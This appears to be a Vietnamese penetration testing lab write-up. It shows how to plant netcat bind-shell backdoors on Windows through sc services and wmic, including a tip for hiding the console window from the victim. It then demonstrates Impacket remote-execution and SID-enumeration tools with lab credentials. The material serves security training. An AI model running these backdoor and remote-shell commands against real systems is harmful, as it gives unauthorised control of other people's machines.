

Lab 4.1: Chạy lệnh với SC và WMIC

Mục tiêu

Sử dụng lệnh sc để tạo một dịch vụ backdoor netcat

Kiểm soát backdoor lắng nghe dịch vụ sử dụng lệnh sc

Thiết lập công có khả năng điều khiển sử dụng câu lệnh netstat trên windows

Sử dụng wmic để tạo một backdoor netcat

Phân tích cách mà wmic có thể điều khiển tiến trình sử dụng its/every:1 syntax

Cài đặt

Máy ảo sử dụng: window10

Thực hành


Chúng ta sẽ thực hành với một vài phương pháp mà ta đã nghiên cứu để chạy một command trên máy mục tiêu window. Cụ thể, ta sẽ sử dụng câu lệnh sc và wmic. Trong bài thực hành này, chúng ta sẽ chạy một câu lệnh trên máy mục tiêu window mà nó có thể triển khai một payload netcat listener, giúp ta có thể điều khiển và tương tác với shell thông qua backdoor.

Câu lệnh mà chúng ta sử dụng để khiến cho máy windows của chúng ta chạy với quyền SYSTEM local là:

```
nc.exe -l -p 2222 -e cmd.exe
```

Trong câu lệnh này, nc.exe dùng để chạy listener (-l) trên cổng (-p) 2222, khi mà có một kết nối được thiết lập, nó sẽ execute (-e) một shell cmd.exe. Kẻ tấn công có thể kết nối đến máy nạn nhân bằng giao thức TCP thông qua cổng 2222 và chiếm quyền điều khiển để tương tác với command shell. Trong bài lab này, chúng ta sẽ thực hành trên máy local, nhưng nhớ rằng công nghệ này có thể thực hiện từ xa.



Ý tưởng ở đây là, nêys tester có được admin user ID và mật khẩu, cũng như là có được quyền kết nối SMB đến máy nạn nhân, họ có thể sử dụng sc hoặc wmic trên máy attacker để khiến cho máy nạn nhân chạy bất cứ lệnh nào mà attacker muốn. Ta sẽ sử dụng sc và wmic để khiến cho máy nạn nhân thực thi câu lệnh shell mà sau đó ta sẽ có thể truy cập và tương tác trực tiếp đến máy nạn nhân.



1. Thiết lập

Trong thư mục C:\Tools có một file được đặt tên là ncexer.bat có thể tạo 2 terminal với 2 màu khác nhau để thuận tiện cho bài lab này.

Ta hãy chạy file này với quyền admin.



Màn hình vàng chính là attacker, màn hình xám là victim

Bây giờ hãy triển khai Netcat backdoor trên victim ở chế độ lắng nghe giao thức TCP trên cổng 2222 và cho phép truy cập đến command shell. Trên màn hình xám (victim), chạy:

```
Administrator: Victim - C:\Tools\nc.exe -nvlp 2222 -e cmd.exe
Microsoft Windows [Version 10.0.19041.1]
(c) 2019 Microsoft Corporation. All rights reserved.

C:\WINDOWS\system32>C:\Tools\nc.exe -nvlp 2222 -e cmd.exe
listening on [any] 2222 ...
```

Trên màn hình attacker, chạy netcat client để kết nối đến backdoor

```
Administrator: Attacker - C:\Tools\nc.exe -nv 127.0.0.1 2222
Microsoft Windows [Version 10.0.19041.1]
(c) 2019 Microsoft Corporation. All rights reserved.

C:\WINDOWS\system32>C:\Tools\nc.exe -nv 127.0.0.1 2222
(UNKNOWN) [127.0.0.1] 2222 (?) open
Microsoft Windows [Version 10.0.19041.1]
(c) 2019 Microsoft Corporation. All rights reserved.
```

Ta đã có thể kết nối đến backdoor.

Kết nối này cho ta thấy ý tưởng mà ta cần đạt được: sử dụng backdoor shell để có quyền truy cập đến máy mục tiêu

Ngắt kết nối cả 2 cửa sổ bằng cách nhấn ctrl c.

2. Tạo một service

Sử dụng sc để đưa netcat trở thành một dịch vụ.

Trên cửa sổ attacker, xác định hostname bằng lệnh:

```
C:\WINDOWS\system32>hostname
Sec560Student
```

Sử dụng lệnh sc để tạo một dịch vụ netcat có tên là ncservice:

```
C:\WINDOWS\system32>sc \\Sec560Student create ncservice binpath= "c:\tools\nc.exe -l -p 2222 -e cmd.exe"
[SC] CreateService SUCCESS
```

Kiểm tra xem service đã được tạo hay chưa

```
C:\WINDOWS\system32>sc \\Sec560Student query ncservice

SERVICE_NAME: ncservice
        TYPE               : 10  WIN32_OWN_PROCESS
        STATE                : 1  STOPPED
        WIN32_EXIT_CODE       : 1077 (0x435)
        SERVICE_EXIT_CODE   : 0  (0x0)
        CHECKPOINT           : 0x0
        WAIT_HINT            : 0x0
```

Tiếp theo, ta sẽ thử kết nối đến nó.

Giờ ta đã tạo một dịch vụ ncservice, hãy cấu hình nó một chút cho dịch vụ bên victim để service có thể lắng nghe dịch vụ TCP trên cổng 2222. Chạy lệnh sau:

Câu lệnh này yêu cầu netstat liệt kê ở dạng số (-n) tất cả các cổng TCP và UDP (-a) đang được sử dụng và số ID tiến trình đang được sử dụng ở mỗi cổng, chạy câu lệnh sau mỗi 1 giây (1), sau đó tìm output với chuỗi 2222. Tuy nhiên câu lệnh sẽ bị treo vì nó không thể tìm thấy chuỗi 2222 mà ta yêu cầu bởi vì trước đó ta đã ngắt kết nối trên cổng này.

Bây giờ ta sẽ khởi động service trên màn hình attacker

```
C:\WINDOWS\system32>sc \\Sec560Student start ncservice
[SC] StartService FAILED 1053:

The service did not respond to the start or control request in a timely fashion.
```

Administrator: Victim

```
C:\WINDOWS\system32>netstat -nao 1 | find ":2222"
TCP    0.0.0.0:2222          0.0.0.0:0             LISTENING        3196
TCP    0.0.0.0:2222          0.0.0.0:0             LISTENING        3196
TCP    0.0.0.0:2222          0.0.0.0:0             LISTENING        3196
TCP    0.0.0.0:2222          0.0.0.0:0             LISTENING        3196
TCP    0.0.0.0:2222          0.0.0.0:0             LISTENING        3196
TCP    0.0.0.0:2222          0.0.0.0:0             LISTENING        3196
TCP    0.0.0.0:2222          0.0.0.0:0             LISTENING        3196
TCP    0.0.0.0:2222          0.0.0.0:0             LISTENING        3196
TCP    0.0.0.0:2222          0.0.0.0:0             LISTENING        3196
```

Tại màn hình victim, ta sẽ thấy cổng TCP 2222 đang lắng nghe. Không may là sau khoảng 30 giây thì câu lệnh sc trên màn hình attacker hiển thị lỗi và dừng thực thi dịch vụ.

Nhấn ctrl c để thoát lệnh trên màn hình victim, sau đó xóa service ncservice trên màn hình attacker để tạo một service mới có thể chạy nhiều hơn 30 giây.

```
Administrator: Attacker

C:\WINDOWS\system32>sc \\Sec560Student delete ncservice
[SC] DeleteService SUCCESS

C:\WINDOWS\system32>
```

Administrator: Victim

```
TCP    0.0.0.0:2222          0.0.0.0:0             LIS
TCP    0.0.0.0:2222          0.0.0.0:0             LIS
^C^C
C:\WINDOWS\system32>
```

3. Tạo một service tốt hơn

Khởi động lại câu lệnh netstat trên màn hình victim để phát hiện listener

```
C:\WINDOWS\system32>netstat -nao 1 | find ":2222"
```

Tạo một service tốt hơn với tên là ncservice2 có thể chạy netcat listener nhiều hơn 30 giây bằng cách khởi chạy cmd.exe như một service. Sử dụng option /k (để khi khởi động dịch vụ, cmd sẽ được mở lên và không đóng) để tạo và khởi chạy service: (option -L sẽ lắng nghe nhiều kết nối)

```
C:\WINDOWS\system32>sc \\Sec560Student create ncservice2 binpath= "cmd.exe /k c:\tools\nc.exe -l -p 2222 -e cmd.exe"
[SC] CreateService SUCCESS
```

```
C:\WINDOWS\system32>sc \\Sec560Student start ncservice2
```

```
C:\WINDOWS\system32>netstat -nao 1 | find ":2222"
TCP 0.0.0.0:2222 0.0.0.0:0 LISTENING 5576
TCP 0.0.0.0:2222 0.0.0.0:0 LISTENING 5576
TCP 0.0.0.0:2222 0.0.0.0:0 LISTENING 5576
TCP 0.0.0.0:2222 0.0.0.0:0 LISTENING 5576
TCP 0.0.0.0:2222 0.0.0.0:0 LISTENING 5576
TCP 0.0.0.0:2222 0.0.0.0:0 LISTENING 5576
TCP 0.0.0.0:2222 0.0.0.0:0 LISTENING 5576
TCP 0.0.0.0:2222 0.0.0.0:0 LISTENING 5576
TCP 0.0.0.0:2222 0.0.0.0:0 LISTENING 5576
TCP 0.0.0.0:2222 0.0.0.0:0 LISTENING 5576
TCP 0.0.0.0:2222 0.0.0.0:0 LISTENING 5576
TCP 0.0.0.0:2222 0.0.0.0:0 LISTENING 5576
TCP 0.0.0.0:2222 0.0.0.0:0 LISTENING 5576
```

Quan sát ta thấy cổng 2222 mở và giữ nguyên, không đóng.

Trên màn hình attacker, kết nối đến listener sử dụng netcat client

```
C:\WINDOWS\system32>c:\tools\nc.exe 127.0.0.1 2222
Microsoft Windows [Version 10.0.19041.1]
(c) 2019 Microsoft Corporation. All rights reserved.

C:\WINDOWS\system32>
```

Administrator: Victim

TCP	127.0.0.1:33738	127.0.0.1:2222	ESTABLISHED	5912
TCP	127.0.0.1:2222	127.0.0.1:33738	ESTABLISHED	5576
TCP	127.0.0.1:33738	127.0.0.1:2222	ESTABLISHED	5912
TCP	127.0.0.1:2222	127.0.0.1:33738	ESTABLISHED	5576
TCP	127.0.0.1:33738	127.0.0.1:2222	ESTABLISHED	5912
TCP	127.0.0.1:2222	127.0.0.1:33738	ESTABLISHED	5576
TCP	127.0.0.1:33738	127.0.0.1:2222	ESTABLISHED	5912
TCP	127.0.0.1:2222	127.0.0.1:33738	ESTABLISHED	5576
TCP	127.0.0.1:33738	127.0.0.1:2222	ESTABLISHED	5912
TCP	127.0.0.1:2222	127.0.0.1:33738	ESTABLISHED	5576

Sau khi chạy xong, trên màn hình attacker sẽ xuất hiện command shell mới, đây là command shell bên victim

Trên màn hình victim sẽ xuất hiện các kết nối

Xóa dịch vụ

```
C:\WINDOWS\system32>sc \\Sec560Student delete ncservice2
sc \\Sec560Student delete ncservice2
[SC] DeleteService SUCCESS
```

Đảm bảo rằng cổng 2222 không còn chạy nữa

```
C:\WINDOWS\system32>netstat -nao 1 | find ":2222"
```

4. WMIC

Tiếp theo chúng ta sẽ chạy netcat listener với wmic thay vì sc. Chúng ta sẽ dễ dàng thực hiện hơn với wmic và để lại dấu vết nhỏ hơn trên máy mục tiêu, chúng ta sẽ không cần phải tạo một service rồi sau đó lại xóa nó đi. Tuy nhiên, tiến trình mà ta triển khai sẽ không có quyền SYSTEM, mặc dù vậy nó sẽ chạy dưới quyền admin

Bắt đầu bằng việc giám sát màn hình victim. Chúng ta có thể sử dụng công cụ giám sát theo cổng mà ta cấu hình như bài trước. Nhưng thay vào đó, để nâng cao kỹ năng của chúng ta, hãy sử dụng wmic command để giám sát process nc.exe

```
C:\> Administrator: Victim - wmic process where name="nc.exe" list brief /every:1
```

```
C:\WINDOWS\system32>wmic process where name="nc.exe" list brief /every:1
No Instance(s) Available.

No Instance(s) Available.

No Instance(s) Available.

No Instance(s) Available.

No Instance(s) Available.

No Instance(s) Available.

No Instance(s) Available.
```

Câu lệnh này sẽ triển khai wmic để giám sát tiến trình có tên là nc.exe, liệt kê một dòng output (brief) với thông tin quan trọng cho mỗi process có tên đó, chạy lại lệnh sau mỗi 1 giây


Vì hiện tại chưa có tiến trình nào tên là nc.exe nên nó sẽ hiển thị như kia

Qua màn hình attacker, triển khai netcat listener trên máy mục tiêu:

```
Administrator: Attacker
Microsoft Windows [Version 10.0.19041.1]
(c) 2019 Microsoft Corporation. All rights reserved.

C:\WINDOWS\system32>wmic /node:Sec560Student process call create "c:\tools\nc.exe -l -p 4444 -e cmd.exe"
Executing (Win32_Process)->Create()
Method execution successful.
Out Parameters:
instance of __PARAMETERS
{
    ProcessId = 5180;
    ReturnValue = 0;
};

C:\WINDOWS\system32>
```



By default, wmic takes action on the local machine. To make this work remotely, we'd have to add the syntax /node:Sec560Student /user:[AdminUser] /password: [password] after wmic and before process in this command. Just run it locally for now

HandleCount	Name	Priority	ProcessId	ThreadCount	WorkingSetSize
116	nc.exe	8	5180	3	3756032
HandleCount	Name	Priority	ProcessId	ThreadCount	WorkingSetSize
116	nc.exe	8	5180	3	3756032
HandleCount	Name	Priority	ProcessId	ThreadCount	WorkingSetSize
116	nc.exe	8	5180	3	3743744
HandleCount	Name	Priority	ProcessId	ThreadCount	WorkingSetSize
116	nc.exe	8	5180	3	3743744
HandleCount	Name	Priority	ProcessId	ThreadCount	WorkingSetSize
116	nc.exe	8	5180	3	3743744

Hit any key to break the cycle....

Trên màn hình victim ta thấy tiến trình netcat đang chạy


Trên màn hình attacker, kết nối đến netcat:

```
C:\Tools>c:\tools\nc.exe 127.0.0.1 4444
Microsoft Windows [Version 10.0.19041.1]
(c) 2019 Microsoft Corporation. All rights reserved.

C:\WINDOWS\system32>
```

Ta thấy command shell mới, đây là command shell bên victim.

```
C:\Tools>wmic /node:Sec560Student process call create "c:\tools\nc.exe -l -p 4444 -e cmd.exe"
Executing (Win32_Process)->Create()
Method execution successful.
Out Parameters:
instance of __PARAMETERS
{
    ProcessId = 1328;
    ReturnValue = 0;
};
```



Ta nhận thấy có một cửa sổ console được mở ra sau khi triển khai payload netcat sử dụng wmic. Đây là một tác dụng phụ khi triển khai payload Netcat. Nếu Netcat được gọi theo cách có thể tương tác với session console của người dùng desktop hiện tại, nó sẽ mở một cửa sổ console, trừ khi chúng ta gọi Netcat với tùy chọn -d. Tùy chọn -d yêu cầu Netcat chạy tách khỏi phiên của người dùng hiện tại. Để không bị nạn nhân phát hiện, tốt nhất ta nên dùng option -d để các cửa sổ console không xuất hiện trên màn hình của các máy mục tiêu. Các phiên bản Linux và UNIX của Netcat không có tác dụng phụ này. Trên thực tế, không có tùy chọn -d trong Netcat cho Linux / UNIX.

```
wmic /node:Sec560Student process call create "c:\tools\nc.exe -dlp 4444 -e cmd.exe"
```

Kết luận

Chúng ta đã có thể chạy được các command mà chúng ta muốn. Các công cụ sc và wmic giúp ta tạo và chạy dịch vụ netcat listener.

Lab 4.2: Impacket

Mục tiêu

Làm quen với các module trong Impacket: wmiexec.py, smbexec.py, smbclient.py, lookupsid.py

Sử dụng Impacket với một vài phương thức xác thực khác nhau

Sử dụng Impacket để tương tác từ xa với hệ thống

Cài đặt

Máy ảo sử dụng

- Slingshot linux
- Windows 10

Ping được từ win 10 đến linux

Thực hành

Impacket là một bộ công cụ vô cùng hữu ích, cho phép ta tương tác với một số lượng lớn các dịch vụ trên windows. Tất cả code đều có sẵn và ta có thể sử dụng công cụ này để tạo một công cụ khác.

Trong bài lab này ta sẽ tìm hiểu một số tính năng của Impacket

1. Wmiexec.py

Công cụ này giúp chúng ta chạy lệnh trên một dịch vụ từ xa. Nó yêu cầu cần có quyền truy cập admin trên máy mục tiêu. Hạn chế lớn nhất của nó là nó sử dụng DCOM (một công nghệ trong hệ điều hành Windows của Microsoft, được sử dụng để cho phép các ứng dụng trên các máy tính khác nhau có thể tương tác với nhau qua mạng) và ta cần quyền để truy cập cổng DCOM trên máy mục tiêu, đôi khi việc này sẽ bị chặn bởi tường lửa, khi đó ta cần sử dụng công cụ khác, như là smbclient.py

Cú pháp: wmiexec.py [[domain/]username[:password]@]<targetName or address> command

```
sec560@slingshot:~$ wmiexec.py sec560@10.130.10.25 hostname
Impacket v0.10.1.dev1+20220907.172745.1fe2bbb3 - Copyright 2022 SecureAuth C

Password:
[*] SMBv3.0 dialect used
Sec560Student

sec560@slingshot:~$ wmiexec.py sec560@10.130.10.25 whoami
Impacket v0.10.1.dev1+20220907.172745.1fe2bbb3 - Copyright 2022 SecureAuth C

Password:
[*] SMBv3.0 dialect used
sec560student\sec560
```

Kiểm tra thư mục

```
sec560@slingshot:~$ wmiexec.py sec560@10.130.10.25 cd
Impacket v0.10.1.dev1+20220907.172745.1fe2bbb3 - Copyright 2022 SecureAuth C

Password:
[*] SMBv3.0 dialect used
C:\
```

Đổi qua thư mục Users

```
sec560@slingshot:~$ wmiexec.py sec560@10.130.10.25 cd Users
Impacket v0.10.1.dev1+20220907.172745.1fe2bbb3 - Copyright 2022 SecureAuth C

Password:
[*] SMBv3.0 dialect used
sec560@slingshot:~$ wmiexec.py sec560@10.130.10.25 cd
Impacket v0.10.1.dev1+20220907.172745.1fe2bbb3 - Copyright 2022 SecureAuth C

Password:
[*] SMBv3.0 dialect used
C:\
```

Đề ý rằng khi ta khởi chạy lệnh mà không có các câu lệnh đi cùng, nó sẽ tạo ra một phiên để tương tác:

```

sec560@slingshot:~$ wmiexec.py sec560:Sec@560@10.130.10.25
Impacket v0.10.1.dev1+20220907.172745.1fe2bbb3 - Copyright 2022 SecureAuth (

[*] SMBv3.0 dialect used
[!] Launching semi-interactive shell - Careful what you execute
[!] Press help for extra shell commands
C:\>cd Users
C:\Users>whoami
sec560student\sec560

C:\Users>cd
C:\Users

C:\Users>

```

2. smbexec.py

Công cụ này hoạt động tương tự như wmicexec, hoạt động trên 2 mode, phụ thuộc vào cách mà công cụ chạy:

- Chế độ chia sẻ (share mode):
 - Trong chế độ này, người dùng cần chỉ định một thư mục chia sẻ trên máy chủ đích mà họ muốn tương tác.
 - Các lệnh và hoạt động được thực hiện thông qua thư mục chia sẻ này trên máy chủ đích.
 - Việc ghi dữ liệu và thực thi các lệnh sẽ diễn ra trên hệ thống của máy chủ đích.
- Chế độ máy chủ (server mode):
 - Trong trường hợp không có thư mục chia sẻ sẵn có hoặc nếu không muốn ghi dữ liệu trực tiếp vào hệ thống của máy chủ đích, công cụ sẽ khởi chạy một máy chủ SMB cục bộ trên máy tính tấn công.
 - Máy chủ SMB này sẽ lắng nghe trên cổng 445, giao thức mặc định của SMB.
 - Khi có lệnh được gửi từ máy tính đích, kết quả của lệnh sẽ được trả về và ghi vào một thư mục chia sẻ trên máy tính tấn công.
 - Điều này giúp tránh việc ghi trực tiếp vào hệ thống của máy chủ đích, giảm nguy cơ để lại các dấu vết trên hệ thống mục tiêu

Khởi chạy smbexec.py

```

sec560@slingshot:~$ sudo smbexec.py sec560:Sec@560@10.130.10.25
Impacket v0.10.1.dev1+20220907.172745.1fe2bbb3 - Copyright 2022 SecureAuth (

[!] Launching semi-interactive shell - Careful what you execute
C:\WINDOWS\system32>whoami
nt authority\system

```

Kiểm tra quyền truy cập hiện tại, ta đang chạy với quyền system

Thử đổi thư mục, ta nhận thấy không thể đổi thư mục trực tiếp

Thử sử dụng đường dẫn đầy đủ:

```
C:\WINDOWS\system32>dir \Users
Volume in drive C has no label.
Volume Serial Number is FA12-EC34
```

Directory of C:\Users

```
03/19/2024  04:59 PM    <DIR>        .
03/19/2024  04:59 PM    <DIR>        ..
03/19/2024  05:02 PM    <DIR>        administrator
03/19/2024  04:27 PM    <DIR>        bgreen
10/28/2022  04:01 PM    <DIR>        clark
11/01/2022  09:36 PM    <DIR>        DefaultAppPool
04/02/2024  06:23 AM    <DIR>        notadmin
10/28/2022  11:56 PM    <DIR>        Public
04/04/2024  05:34 AM    <DIR>        sec560
              0 File(s)              0 bytes
              9 Dir(s) 12,244,660,224 bytes free
```

```
C:\WINDOWS\system32>dir \users\sec560
Volume in drive C has no label.
Volume Serial Number is FA12-EC34
```

Directory of C:\users\sec560

```
04/04/2024  05:34 AM    <DIR>        .
04/04/2024  05:34 AM    <DIR>        ..
10/24/2022  03:46 PM    <DIR>        .dbus-keyrings
11/01/2022  10:48 PM           178 .gitconfig
01/13/2022  05:53 PM    <DIR>        .ssh
10/28/2022  04:07 PM    <DIR>        3D Objects
04/04/2020  07:50 PM           8,150 cleanup-win10.ps1
10/28/2022  04:07 PM    <DIR>        Contacts
04/03/2024  02:59 AM    <DIR>        Desktop
10/28/2022  04:07 PM    <DIR>        Documents
11/01/2022  09:46 PM    <DIR>        Downloads
10/28/2022  04:07 PM    <DIR>        Favorites
07/04/2020  05:47 PM           694 GetIPv4Address.vbs
05/18/2019  02:44 PM           523 GetIPv4Mask.vbs
03/28/2024  02:11 AM           516,096 installer.iso
10/28/2022  04:07 PM    <DIR>        Links
```

Nếu ta muốn đi đến mức khác, ta sẽ cần sử dụng đường dẫn đầy đủ một lần nữa:

```

C:\WINDOWS\system32>dir \users\sec560\Desktop
Volume in drive C has no label.
Volume Serial Number is FA12-EC34

Directory of C:\users\sec560\Desktop

04/03/2024  02:59 AM    <DIR>          .
04/03/2024  02:59 AM    <DIR>          ..
04/02/2021  09:42 PM              1,510 BloodHound.lnk
04/03/2024  03:04 AM              1,646 Command Prompt - Run as Administrator
04/03/2024  03:15 AM              1,646 Command Prompt.lnk
07/10/2019  06:30 PM              775 CourseFiles.lnk
03/27/2024  03:04 PM          10,927,616 first.exe
03/27/2024  12:19 PM              1,122 Icecast2 Win32.lnk
03/28/2024  02:12 AM          516,096 installer.iso
03/27/2024  12:44 PM              36 mypassword.txt
04/03/2024  02:58 AM          10,927,616 payload.exe
04/03/2024  04:55 AM              2,596 PowerShell - Run as Administrator.lnk
07/01/2019  04:29 AM              2,364 PowerShell.lnk
04/03/2024  02:59 AM          10,939,392 service.exe
05/17/2019  09:01 PM              717 Tools.lnk
               13 File(s)        33,323,132 bytes
               2 Dir(s)   12,244,480,000 bytes free

```

3. smbclient.py

smbclient.py là một công cụ giống như smbclient trong Linux, cho phép người dùng tương tác với dịch vụ SMB (Server Message Block) trên các máy chủ Windows từ xa.

Chức năng chính của smbclient.py là cho phép người dùng duyệt các thư mục chia sẻ (shares) trên máy chủ, thực hiện các hoạt động như đọc, ghi, xóa và di chuyển các tệp tin giữa các hệ thống.

Nó cung cấp một giao diện dòng lệnh tương tự như smbclient trên Linux, giúp người dùng dễ dàng thao tác với các tài nguyên SMB trên mạng

```

sec560@slingshot:~$ smbclient.py hiboxy/bgreen:Password1@10.130.10.10
Impacket v0.10.1.dev1+20220907.172745.1fe2bbb3 - Copyright 2022 SecureAuth C

Type help for list of commands
# help

open {host,port=445} - opens a SMB connection against the target host/port
login {domain/username,passwd} - logs into the current SMB connection, no p
connection. If no password specified, it'll be prompted
kerberos_login {domain/username,passwd} - logs into the current SMB connect
. If no password specified, it'll be prompted. Use the DNS resolvable domain
login_hash {domain/username,lmhash:nthash} - logs into the current SMB conr
assword hashes

```

Thử sử dụng lệnh shares

```
# shares
ADMIN$
C$
CanBeExploited
CertEnroll
IPC$
```

File share kết thúc bằng \$ là file chia sẻ ẩn, ADMIN\$ C\$ và IPC\$ là file share mặc định, chỉ có thể truy cập bằng quyền admin

Kiểm tra các file được chia sẻ:

```
# ls
drw-rw-rw-    0 Tue Mar 19 22:34:36 2024 .
drw-rw-rw-    0 Tue Mar 19 22:34:36 2024 ..
# █
```

4. lookup.py

Là một công cụ trong bộ công cụ Impacket, được thiết kế để thực hiện các thao tác liên quan đến quản lý người dùng và nhóm trên hệ thống Windows.

Công cụ này sẽ tìm kiếm và liệt kê tất cả các người dùng có trong domain. Điều này bao gồm cả các tài khoản người dùng chính thức và tài khoản ẩn.

```
sec560@slingshot:~$ lookupsid.py hiboxy/bggreen:Password1@10.130.10.10
Impacket v0.10.1.dev1+20220907.172745.1fe2bbb3 - Copyright 2022 SecureAuth C

[*] Brute forcing SIDs at 10.130.10.10
[*] StringBinding ncacn_np:10.130.10.10[\pipe\lsarpc]
[*] Domain SID is: S-1-5-21-1165364801-2165540956-2109386109
498: HIBOXY\Enterprise Read-only Domain Controllers (SidTypeGroup)
500: HIBOXY\Administrator (SidTypeUser)
501: HIBOXY\Guest (SidTypeUser)
502: HIBOXY\krbtgt (SidTypeUser)
512: HIBOXY\Domain Admins (SidTypeGroup)
513: HIBOXY\Domain Users (SidTypeGroup)
514: HIBOXY\Domain Guests (SidTypeGroup)
515: HIBOXY\Domain Computers (SidTypeGroup)
516: HIBOXY\Domain Controllers (SidTypeGroup)
517: HIBOXY\Cert Publishers (SidTypeAlias)
518: HIBOXY\Schema Admins (SidTypeGroup)
519: HIBOXY\Enterprise Admins (SidTypeGroup)
520: HIBOXY\Group Policy Creator Owners (SidTypeGroup)
521: HIBOXY\Read-only Domain Controllers (SidTypeGroup)
522: HIBOXY\Cloneable Domain Controllers (SidTypeGroup)
525: HIBOXY\Protected Users (SidTypeGroup)
526: HIBOXY\Key Admins (SidTypeGroup)
527: HIBOXY\Enterprise Key Admins (SidTypeGroup)
553: HIBOXY\RAS and IAS Servers (SidTypeAlias)
571: HIBOXY\Allowed RODC Password Replication Group (SidTypeAlias)
572: HIBOXY\Denied RODC Password Replication Group (SidTypeAlias)
1000: HIBOXY\DC01$ (SidTypeUser)
1101: HIBOXY\DnsAdmins (SidTypeAlias)
1102: HIBOXY\DnsUpdateProxy (SidTypeGroup)
1103: HIBOXY\alee (SidTypeUser)
1104: HIBOXY\bgreen (SidTypeUser)
```


Ta thấy có rất nhiều output ở đây. Danh sách bao gồm tất cả user và group trong domain.

Danh sách này rất dài nên ta cần chọn ra một RID và chạy lại lệnh

```
sec560@slingshot:~$ lookupsid.py hiboxy/bggreen:Password1@10.130.10.25 504
Impacket v0.10.1.dev1+20220907.172745.1fe2bbb3 - Copyright 2022 SecureAuth

[*] Brute forcing SIDs at 10.130.10.25
[*] StringBinding ncacn_np:10.130.10.25[\pipe\lsarpc]
[*] Domain SID is: S-1-5-21-2977773840-2930198165-1551093962
500: SEC560STUDENT\Administrator (SidTypeUser)
501: SEC560STUDENT\Guest (SidTypeUser)
503: SEC560STUDENT\DefaultAccount (SidTypeUser)
```

Đây là một bộ công cụ rất hữu ích cho việc đoán mật khẩu

Kết luận

